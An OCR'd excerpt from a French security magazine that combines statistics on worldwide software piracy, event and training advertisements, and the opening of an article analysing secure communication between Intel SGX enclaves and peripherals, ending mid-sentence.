Condamnation du propriétaire du site **BuysUSA.com** qui vendait des logiciels piratés	États-Unis	2002-2005	2006	6 ans de prison 4,1 millions de $ de dommages et intérêts
Condamnation du propriétaire du site **iBackups.net**, qui vendait des logiciels piratés	États-Unis	2003-2005	2006	7 ans de prison 5,4 millions de $ de dommages et intérêts
Condamnation d'un membre de réseau criminel ayant organisé sur Internet la vente de logiciels piratés	États-Unis	2006-2007	2012	6 ans de prison 400 000$ de dommages et intérêts

Tableau : quelques peines prononcées par des tribunaux américains en matière de contrefaçon de logiciels.

	2007	2008	2009	2010	2011	2013	2015	2017
Europe Centrale et Europe de l'Est	68	66	64	64	62	61	58	57
Asie-Pacifique	59	61	59	60	60	62	61	57
Moyen-Orient & Afrique	60	59	59	58	58	59	57	56
Amérique Latine	65	65	63	64	61	59	55	52
Europe de l'Ouest	33	33	34	33	32	29	28	26
Amérique du Nord	21	21	21	21	19	19	17	16
UE	35	35	35	35	33	31	29	28

Tableau : moyennes annuelles des taux de piratage, par région (en %).

régionaux considérés : en Amérique du Nord, le taux de piratage est de 16% en 2017, et de 26% en Europe de l'Ouest. Mais toutes les autres régions enregistrent des niveaux de piratage supérieurs à 50%. À l'intérieur des continents ou blocs régionaux, nous observons également d'assez fortes disparités. La situation n'y est pas homogène. Ainsi, au sein de l'Asie-Pacifique, le Bangladesh atteint des niveaux de piratage proches de 90%, quand la Nouvelle-Zélande s'approche des niveaux atteints par l'Amérique du Nord, avec 20%. L'existence de différences de niveaux de piratages significatives à l'intérieur de chacune des aires géographiques considérées, s'inscrit sur le long terme. Cette situation était observable en 2007, elle l'est toujours en 2017, les différences ayant même tendance à s'accentuer.




Fig. 1 : Distribution des tendances du piratage dans le monde (en jaune, tendance à la baisse ; en rouge, tendance à la hausse ; en gris, information non disponible).

2.2 Analyse de la valeur marchande des logiciels piratés

L'analyse des estimations des coûts des pertes de revenus annuels (par pays, exprimés en millions de dollars) conduira à reformuler les premiers constats.

Le total des pertes cumulées dans le monde retrouve en 2017 le niveau de 2007. L'intervalle a été marqué par une hausse culminant en 2011 (+36% par rapport à 2007).

Cette évolution à la hausse a principalement été portée par les États-Unis, la Chine, l'Inde, le Brésil, la Russie (qui globalement s'inscrit toutefois sur la décennie sur une tendance fortement à la baisse, passant de 4123 millions de $ en 2007, à 1291 millions de $ en 2017, mais qui sur les années 2009, 2010, 2011 avait enregistré une tendance haussière), la France, l'Allemagne, et quantité d'autres nations industrialisées (Italie, Japon, Indonésie, etc.).

Deux pays se détachent particulièrement : les États-Unis (où les montants oscillent entre 8040 et 9737 millions de $) et la Chine (entre 6664 et 8902 millions de $).

Paramètres	2007	2008	2009	2010	2011	2013	2015	2017
Moyenne	404.08	460.85	443.47	506.73	546.42	540.59	450.36	399.16
N	114	115	116	116	115	116	116	116
Minimum	1	1	1	1	1	1	2	2
Maximum	8040	9143	8390	9515	9773	9737	9095	8612
Somme	47065	52998	51443	58781	62838	62709	52242	46302
1er quartile	23	25	31.5	43	45	47.75	36.25	35
2nd quartile	92.5	102	114	128.5	127	151.5	124.5	107.5
3ème quartile **[25]**	239	319	304	417	449	444	384.25	305

Statistique descriptive portant sur les coûts des pertes, dans le monde, de 2007 à 2017 **[26]**.




Fig. 2 : Évolution des pertes annuelles dans le monde, en millions de $.

3 Quelques commentaires

Très tôt l'industrie logicielle a été confrontée au piratage de logiciel à grande échelle. La copie des applications, rendue très facile dès l'apparition des premiers ordinateurs personnels, serait en partie motivée par le prix de vente relativement élevé des logiciels, par les gains substantiels que réalise le copieur, que ce soit en faisant l'économie de l'achat ou en réalisant des plus-values à la revente. Le phénomène, dénoncé par Bill Gates lors d'un discours prononcé en 1976 (*First Annual World Altair Computer Convention*), a pu prospérer d'autant plus facilement que les lois n'étaient pas encore adaptées et la menace de sanctions absente. Motivation, opportunité, rapport coût/risque, autant de conditions réunies dès les années 1970-80, pour que le délit prenne forme et se répande dans le monde entier.

L'ampleur du phénomène a incité nombre d'États à prendre la question très au sérieux dès les années 1980, débouchant sur la promulgation de lois visant spécifiquement la protection des logiciels (à l'exemple des États-Unis, avec le *Computer Software Copyright Act* de 1980).

Nonobstant l'enrichissement du corpus juridique, le durcissement des sanctions, la distribution de solutions libres ou gratuites, le développement de méthodes de détection des contrefacteurs, l'organisation de la lutte à l'échelle internationale à l'initiative de l'industrie, de la police et de la justice, le piratage demeure bien ancré dans les sociétés, autant dans les pays industrialisés que dans les pays en voie de développement. Et ce même si des progrès sont enregistrés et que des écarts importants entre les pays sont mis en évidence par ces statistiques. Mais les bons résultats constatés sur une variable semblent contredits sur l'autre. Ainsi l'Amérique du Nord qui a les taux de piratage parmi les plus bas, est elle aussi la région qui cumule le plus de pertes financières. D'autre part, les progrès ne peuvent être lus sur le court terme et ne sont jamais acquis. Ainsi, sur la décennie a-t-on observé à peu près partout dans le monde une augmentation des volumes de pertes financières, suivie d'une inversion de la tendance, de sorte que le bilan de 2017 ressemble à peu de choses près à celui de 2007. Il n'y a donc pas de progrès rapides, nets, définitifs. Plusieurs pays voient leurs taux de piratage décroître pour avoisiner désormais les 15 à 20%. Mais il y aura très probablement un seuil infranchissable. En ce cas, quel est-il ? À l'autre extrémité, plusieurs États conservent des taux de piratage très élevés. On peut légitimement se poser la question de la qualité des données produites par l'IDC et la BSA : parviennent-elles à refléter la réalité de la situation dans l'ensemble des pays étudiés ?

Conclusion

Plusieurs questions restent en suspens. Quels sont les déterminants essentiels du piratage? Comment évaluer l'impact de la législation, de son application, du niveau des sanctions prononcées par les tribunaux, de l'action policière et de l'industrie, sur les pratiques des « pirates », sur les multiples formes de piratage ? La contrefaçon est l'un des défis majeurs auxquels est confrontée l'industrie logicielle depuis plus de quarante ans. Au regard de l'état de la situation actuelle (niveau du piratage atteint), et en dépit de l'importance des efforts consentis dans les actions de sensibilisation et de répression, elle le restera très probablement longtemps encore. Le piratage de logiciels n'est d'ailleurs qu'une des multiples facettes de la contrefaçon qui, tous secteurs d'activités et types de produits confondus, ne devrait pas connaître de ralentissement dans les prochaines années **[27]**. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

	2007	2008	2009	2010	2011	2013	2015	2017
Europe Centrale & Europe de l'Est	6,3	7	4,6	5,5	6,1	5,3	3,1	2,9
Asie-Pacifique	14	15,2	16,5	18,7	20,9	21	19	16,4
Moyen-Orient et Afrique	2,4	2,9	2,8	4	4,1	4,3	3,7	3,1
Amérique Latine	4,1	4,3	6,2	7	7,4	8,4	5,7	5,0
Europe de l'Ouest	11,6	13	11,7	12,7	13,7	12,8	10,5	9,5
Amérique du Nord	9,1	10,4	9,3	10,6	10,9	10,9	10	9,5
UE	12,3	13,9	12,4	13,4	14,3	13,4	11	9,9

Tableau : estimation de la valeur commerciale des logiciels utilisés sans licence (en milliards de $).

Sous le haut patronage de
Monsieur Emmanuel MACRON
Président de la République

Forum International de la Cybersécurité

SECURITY AND PRIVACY BY DESIGN

Lille Grand Palais 22 et 23 Janvier 2019

L'ÉVÉNEMENT
EUROPÉEN DE RÉFÉRENCE
SUR LA CYBERSÉCURITÉ

91% de visiteurs satisfaits en 2018


30% de participants décisionnaires sur des projets liés à la cybersécurité ou la confiance numérique

80 pays représentés

8600 visiteurs en 2018

350 partenaires

320 intervenants



Demande d'inscription sur*
WWW.FORUM-FIC.COM
**Inscription gratuite, soumise à la validation de l'organisation.*

ORGANISÉ PAR

AVEC LE SOUTIEN DE

ANALYSE D'UN PROBLÈME POSÉ PAR INTEL SGX : LA COMMUNICATION SÉCURISÉE ENTRE UNE ENCLAVE ET UN PÉRIPHÉRIQUE

Florian LUGOU – florian.lugou@provenrun.com
Ingénieur chez Prove & Run
Ludovic APVRILLE – ludovic.apvrille@telecom-paristech.fr
Chercheur chez Telecom ParisTech

mots-clés : *ENVIRONNEMENT D'EXÉCUTION SÉCURISÉ / DÉVELOPPEMENT SÉCURISÉ / JEU D'INSTRUCTIONS*

Nous abordons ici une des questions posées en marge du modèle implémenté par Intel SGX : celle de la sécurisation de la communication entre une enclave et un périphérique.

Dans le numéro 99 de *MISC*, Alexandre Adamski vous présentait la technologie *Intel Software Guard eXtensions* (SGX). L'introduction de cette extension architecturale dans des processeurs disponibles sur le marché s'inscrit dans un processus plus global de réflexion critique de la communauté scientifique autour de la question de l'isolation des applications s'exécutant dans un contexte potentiellement malveillant. Le modèle de haut niveau implémenté par Intel SGX a le premier mérite de proposer aux développeurs d'applications une délimitation simple et précise entre les éléments logiciels dont l'isolation est garantie par l'architecture, et ceux dont le développeur doit supposer qu'ils peuvent être corrompus.

On peut penser que la présentation d'un tel modèle, supporté par une implémentation s'y conformant est un pas important sur le chemin de la sécurisation des applications, en particulier dans les domaines où les applications et l'environnement matériel appartiennent à différentes entités (dans le modèle des *Infrastructure as a Service* par exemple). Il faut cependant garder à l'esprit que cette technologie pose toujours des questions quant à la validité du modèle. Nous proposons dans cet article de vous faire partager des réflexions autour d'une question particulière soulevée par Intel SGX : celle de la communication entre une application sécurisée (enclave) et un périphérique, que ce soit un clavier, une carte réseau, une carte graphique, un FPGA (*Field-Programmable Gate Array*) ou tout autre.

1 Intel SGX

Afin de permettre une lecture autonome de cet article, nous commençons par présenter les objectifs et mécanismes d'Intel SGX. Cette présentation se focalise sur les thèmes abordés dans le reste de l'article de façon à limiter les redondances avec le numéro précédent, auquel nous renvoyons les lecteurs intéressés par plus de détails.

1.1 Modèle de haut niveau

D'un point de vue logiciel, l'objectif d'Intel SGX est de permettre l'isolation de certains éléments du reste de la pile logicielle, laquelle se compose des autres applications utilisateurs, du système d'exploitation sous-jacent et de l'hyperviseur lorsqu'il existe. En pratique, cela implique en particulier que l'architecture SGX est capable de garantir l'isolation d'un élément logiciel, même lorsque le système d'exploitation est malveillant ou corrompu (par exemple par un malware).

L'isolation ainsi garantie par Intel SGX consiste en la confidentialité des données et du code de l'application et en leur intégrité : l'enclave peut manipuler des données secrètes et fournir une preuve que ces données n'ont pas été modifiées par le système d'exploitation. D'autres

mécanismes complètent ces capacités d'isolation en permettant à une enclave de sceller une donnée, c'est-à-dire de la stocker de manière sécurisée afin de l'utiliser lors d'une prochaine exécution de l'enclave. Certains proposent également une méthode pour que l'enclave puisse fournir à une application tierce une preuve cryptographique de son intégrité (opération aussi appelée attestation).

La spécificité d'Intel SGX est de rendre possible cette isolation, tout en conservant un modèle traditionnel où le système d'exploitation a l'exclusivité de l'allocation des ressources matérielles aux différentes applications. D'une part, le système d'exploitation peut allouer plus ou moins de cycles processeur à l'enclave, mettre certaines de ses pages mémoire en cache et transmettre les différents signaux matériels vers l'application de son choix. D'autre part, il ne peut pas savoir comment ces ressources allouées à l'enclave sont utilisées par elle. L'efficacité du modèle implémenté par Intel SGX tient en grande partie à la clarté de cette séparation entre responsabilité logistique du noyau et opérations réalisées par l'enclave.




Fig. 1 : Représentation schématique de l'architecture Intel SGX.

1.2 Les aspects architecturaux

Le modèle de haut niveau ainsi ébauché est implémenté par Intel SGX au moyen de modifications architecturales que l'on peut séparer grossièrement en deux classes. D'une part, le processeur et la *Memory Management Unit* (MMU) sont modifiés afin d'assurer à l'enclave un accès exclusif à son espace mémoire. Lorsqu'une adresse virtuelle doit être résolue, la MMU vérifie que l'adresse physique résultante appartient bien à la même enclave qui en a fait la requête. Pour cela, à chaque page d'une enclave est associée une entrée dans une partie de la mémoire appelée *Enclave Page Cache Map* (EPCM) qui est accessible seulement au processeur. D'autre part, de nouvelles instructions sont ajoutées au processeur afin que les applications puissent interagir avec Intel SGX : créer de nouvelles enclaves, appeler des fonctions implémentées par une enclave, procéder à une attestation, etc.

Comme on le voit, la validité du modèle d'Intel SGX est assurée par un ensemble de fonctions implémentées par le processeur et certains des éléments matériels qui l'assistent. Cela signifie qu'un attaquant contrôlant ces modules matériels est en mesure de contourner les protections apportées par Intel SGX. Les attaques matérielles sont donc en partie exclues du modèle d'attaquant. Il existe cependant des cas d'utilisation où il est pertinent d'envisager la possibilité d'une attaque physique visant à compromettre les données d'une enclave. C'est par exemple le cas lorsque la gestion d'un serveur physique est déléguée à une entité différente de celle possédant l'enclave s'exécutant sur le serveur. Afin de limiter le matériel qu'un utilisateur d'Intel SGX doit supposer inviolable, une autre modification matérielle s'ajoute à celles mentionnées au paragraphe précédent : le bus entre le processeur et la mémoire externe est protégé par des mécanismes de cryptographie afin d'empêcher les fuites de données et les modifications malveillantes. Cette fonctionnalité, implémentée par une extension au contrôleur mémoire interne au processeur (appelée MEE pour *Memory Encryption Engine*), permet que les données appartenant à une enclave soient automatiquement chiffrées lorsqu'elles quittent le processeur pour être stockées dans la mémoire physique externe.

1.3 Les types d'attaques et d'attaquants

Les modifications matérielles présentées précédemment permettent de décrire un modèle d'attaquant dont les capacités sont clairement définies. D'un point de vue logiciel, Intel SGX suppose qu'un attaquant contrôle l'ensemble des éléments excepté l'enclave. Cela englobe les éléments privilégiés (noyau et hyperviseur), les applications utilisateur (même lorsqu'elles partagent en partie leur espace d'adressage avec l'enclave) et les autres enclaves. À des fins de complétude, il faut mentionner que certaines étapes de la vie d'une enclave (le chargement et l'attestation) nécessitent la coopération d'autres enclaves fournies par Intel, auxquelles il est donc nécessaire de faire confiance.

D'un point de vue matériel, un attaquant est supposé contrôler l'ensemble de l'environnement autour dudit processeur. En particulier, un attaquant peut espionner

le bus mémoire, voire remplacer la mémoire par un module matériel qu'il contrôle, espionner et modifier l'ensemble des communications avec les périphériques ou encore intercepter les échanges entre différents processeurs.

Finalement, Intel SGX ne protège pas contre les attaques par canaux auxiliaires, quels qu'ils soient. Il a été en particulier montré dans plusieurs travaux qu'Intel SGX est vulnérable à des attaques par canaux auxiliaires basées sur les mécanismes de cache (telles que Spectre dans **[2]**).

1.4 Difficultés

Intel SGX protège donc une enclave contre un attaquant particulièrement puissant. Ce modèle d'attaquant impose cependant des contraintes à l'enclave qu'elle doit respecter afin qu'Intel SGX puisse garantir son isolation. Outre la protection contre les fuites par canaux auxiliaires mentionnée précédemment, une autre limitation vient du fait que l'enclave ne peut pas faire confiance aux données fournies par le noyau, en particulier dans le cas d'un appel système (un type d'attaque dénommé Iago). Finalement, et c'est sur cette difficulté que nous nous focaliserons dans le reste de cet article, l'enclave doit assurer elle-même la sécurité des données qu'elle doit échanger avec des périphériques.

2 Problèmes de sécurité entre une enclave SGX et un périphérique

La question des périphériques peut sembler anecdotique. Plusieurs scénarios cependant justifient l'intérêt que nous y portons. L'isolation garantie nativement par Intel SGX impose une limite forte sur les capacités de l'attaquant à manipuler un périphérique. Dans cette section, nous discutons du type d'applications pour lesquelles ce déséquilibre entre fortes garanties vis-à-vis de la mémoire et faibles garanties vis-à-vis des périphériques se fait particulièrement sentir.

2.1 Scénarios de communication

Un premier exemple est donné par l'application de gestion de mots de passe qui vous a été présentée dans l'article « Développer une application sécurisée avec Intel SGX » du numéro 99. Dans cette application, une enclave est utilisée afin de stocker des mots de passe qui peuvent être récupérés ultérieurement en fournissant à l'enclave un mot de passe générique permettant d'en débloquer l'accès. Si l'on garde à l'esprit le modèle d'attaquant supposé par Intel SGX, on comprend que la sécurité apportée par Intel SGX peut être aisément contournée au moyen d'un keylogger implémenté soit dans le logiciel du pilote du clavier, soit en matériel au niveau du bus sur lequel le clavier sera branché. L'attaquant peut alors récupérer le mot de passe maître et ainsi accéder à l'ensemble des mots de passe protégés par l'enclave.

Afin de prendre du recul par rapport à l'exemple sus-cité, présentons d'autres cas d'utilisation plus génériques pour lesquels l'enclave a besoin d'établir une communication sécurisée avec un périphérique. Le premier cas d'utilisation, correspondant au gestionnaire de mots de passe, est celui d'une application requérant une donnée secrète de la part d'un utilisateur. Le cas symétrique est celui où une donnée confidentielle doit être transmise à l'utilisateur (on pourrait penser à un affichage sécurisé pour présenter des données bancaires à l'utilisateur). De manière similaire, l'enclave peut avoir besoin de transmettre une donnée confidentielle à un périphérique afin que celui-ci lui applique une transformation, soit parce que l'enclave n'en est pas capable (cas d'un *Hardware Security Module* par exemple), soit parce que le périphérique est plus performant pour opérer la transformation requise (dans le cas d'un accélérateur matériel). Une autre possibilité est une application travaillant sur des données émises par un périphérique nécessitant une preuve que les données n'ont pas été forgées par une autre entité que le périphérique attendu.

Bien que le domaine ciblé par les architectures Intel Skylake discrédite a priori le dernier cas d'utilisation, les autres scénarios sont loin d'être inimaginables dans le cas de serveurs dont la maintenance est confiée à un prestataire externe. L'utilisation de machines performantes pour appliquer un algorithme de transformation à un ensemble conséquent de données est en particulier une réalité assez commune dans les architectures d'informatique en nuage modernes, à tel point que Microsoft intègre depuis plusieurs années des FPGA à ses serveurs Azure.

2.2 Nouvelles propriétés de sécurité souhaitées

Dans les différents scénarios proposés, les propriétés souhaitées pour le canal de communication entre l'enclave et le périphérique ne sont pas toutes les mêmes. Mais avant de définir ces propriétés, intéressons-nous aux attaquants contre lesquels ces propriétés devront être garanties. Lorsque nous discuterons des différentes solutions possibles dans la prochaine section, nous envisagerons les capacités des attaquants selon deux axes orthogonaux : premièrement, nous discuterons de l'efficacité d'une solution en fonction de sa capacité à protéger contre un attaquant logiciel (une autre application ou le système d'exploitation). Deuxièmement,

shutterstock

HS2
Hervé Schauer Sécurité

Formation Vie privée, Droit de la cybersécurité et Continuité d'activité

PROGRAMME

Vie privée et droit de la cybersécurité

RGPD :
RGPD/GDPR / Réglement Européen sur la Protection des Données personelles
DPO :
Formation DPO / Privacy Implementer
PIA :
PIA / ISO29134 / Appréciation des impacts sur la vie privée
SECUSANTE :
Protection des données de santé et vie privée
SECUDROIT :
Droit de la cybersécurité
SECUCLOUD :
Sécurité du cloud

Continuité d'activité

RPCA :
Formation RPCA
ISO22LA :
ISO22301 Lead Auditor
ISO22LI :
ISO22301 Lead Implementer

+33 974 774 390

www.hs2.fr

formations@hs2.fr

nous nous intéresserons à sa résistance contre un attaquant capable de manipuler le bus périphérique (en se concentrant sur les bus PCIe) ou le bus mémoire. Comme pour Intel SGX, nous ignorerons les attaques par canaux auxiliaires.

Face à ces attaquants, nous chercherons quelles propriétés sont garanties par les différentes solutions proposées. Ces propriétés sont les suivantes : l'authentification des deux partis (le périphérique auprès de l'enclave et inversement), la confidentialité des données échangées, l'intégrité de ces données et la possibilité de détecter des rejeux.

3 Quelques pistes de solution

Différentes solutions à ce problème de communication sécurisée entre enclave et périphérique peuvent être proposées. Nous les présentons ici et discutons de leur intérêt avant de détailler l'une d'entre elles qui nous paraît la plus intéressante.

3.1 Sécuriser un accès à un périphérique sans Intel SGX

Le problème qui nous intéresse ne date pas de l'introduction de la technologie Intel SGX. D'autres projets préexistants ont proposé des solutions afin de protéger un canal de communication entre une application et un périphérique dans un contexte où la pile logicielle privilégiée était (en partie) corrompue. Parmi ces solutions, une part importante s'appuie sur une application (un pilote périphérique) supposée non corrompue afin de chiffrer les informations reçues du périphérique et de les transmettre à l'application (ou l'opposé). Pour garantir la sécurité du pilote, ces solutions nécessitent l'utilisation d'une technologie d'isolation souvent implémentée en logiciel (comme un hyperviseur) dans laquelle il est nécessaire de faire également confiance.

Si l'on compare le modèle d'attaquant supposé par ce type de protection, on s'aperçoit que celui-ci est nettement plus strict que celui d'Intel SGX : l'attaquant n'est pas en mesure de manipuler le bus périphérique et il est nécessaire de faire confiance à plusieurs éléments logiciels. De plus, porter directement ce type de solution sur une architecture SGX ne permet pas de se protéger contre un attaquant plus puissant. En effet, l'architecture Intel ne garantit en soi aucune protection contre les attaques matérielles ciblant le bus périphérique. Finalement, il faut noter que même si l'on implémentait le pilote dans une enclave afin de bénéficier de l'isolation garantie par Intel SGX, cette isolation ne concernerait que la mémoire du pilote. Un hyperviseur ou système d'exploitation serait toujours en mesure d'intercepter les échanges entre le pilote et le périphérique.

3.2 Chiffrement logiciel

Si l'on souhaite conserver le modèle d'attaquant matériel utilisé par Intel SGX, cela signifie nécessairement que les données transitant sur le bus périphérique devront a minima être chiffrées afin d'en garantir la confidentialité. Si l'on ignore la question du chiffrement du côté du périphérique, il reste à décider de l'entité qui implémentera ces fonctions de cryptographie sur la machine Intel.

La réponse immédiate la plus évidente est de laisser au pilote logiciel la responsabilité du chiffrement de la communication. Ce pilote, implémenté dans une enclave permettrait d'établir une communication sécurisée avec le périphérique. Le modèle d'attaquant alors envisagé serait identique à celui d'Intel SGX (en ignorant l'implémentation du périphérique même) et l'ensemble des propriétés évoquées précédemment (authentification, confidentialité, intégrité) pourrait être garanti par différents mécanismes cryptographiques.

Le désavantage de cette solution est qu'elle représente un coût important en performance. En effet, et si l'on ignore le coût dû au chiffrement logiciel (l'architecture Intel propose un jeu d'instruction AES implémenté en matériel), Intel SGX ne permet pas aux périphériques d'accéder directement (par *Direct Memory Access* ou DMA) à la mémoire d'une enclave. Transmettre les données chiffrées au périphérique nécessiterait donc soit que l'enclave les envoie directement au périphérique (en utilisant répétitivement des instructions I/O), soit qu'elle les écrive dans la mémoire non protégée où le périphérique pourrait y accéder directement. Cette dernière méthode aurait également un coût important en performance, car elle génèrerait du trafic sur le bus mémoire.

3.3 Unifier chiffrement mémoire et périphérique

Afin de conserver un modèle d'attaquant permissif, tout en améliorant les performances vis-à-vis de la solution précédente, il ne semble y avoir d'autres choix que d'apporter des changements à l'architecture SGX. Nous entrons donc à présent dans des considérations théoriques qui nécessiteraient un prototypage afin de les valider en vue d'une potentielle intégration à l'architecture d'Intel SGX.

L'idée d'une implémentation matérielle d'un canal sécurisé entre une enclave et un périphérique s'inspire du modèle d'Intel SGX où le chiffrement des accès mémoire est transparent pour les applications. La première idée

pour étendre ce modèle aux périphériques est de profiter du chiffrement effectué par le contrôleur mémoire : un périphérique cherchant à accéder à la mémoire d'une enclave pourrait aller directement piocher dans les données chiffrées stockées dans la mémoire externe. Il s'agirait pour cela d'autoriser les transferts DMA ciblant la mémoire des enclaves et de modifier le contrôleur mémoire afin de désactiver le déchiffrement pour les accès mémoire initiés par le périphérique.




Fig. 2 : Notre proposition pour étendre Intel SGX.

Cette solution est cependant compliquée par des détails d'implémentation. Premièrement, cette solution nécessiterait que le contrôleur mémoire et le périphérique partagent la clé de chiffrement utilisée pour chiffrer les données en mémoire. Afin que le périphérique ne soit pas en mesure de déchiffrer la mémoire d'autres enclaves, il faudrait que le contrôleur mémoire gère plusieurs clés. Cette gestion demanderait d'ajouter beaucoup de logique au contrôleur mémoire qui, pour le moment, n'utilise qu'une clé et ne connaît le concept ni de page, ni d'enclave. La deuxième difficulté est que les données d'une enclave ne sont chiffrées que lorsqu'elles sont stockées dans la mémoire externe. Elles apparaissent en clair dans les caches. Or, les architectures Intel récentes autorisent les accès DMA à accéder aux données directement depuis les caches pour des questions de performance. Il faudrait donc modifier ce comportement pour les enclaves et accepter la baisse de performance associée, ou alors ajouter des mécanismes de contrôle d'accès aux caches qui seraient effectués en fonction des enclaves associées aux pages en cache. Finalement, afin d'empêcher les attaques par 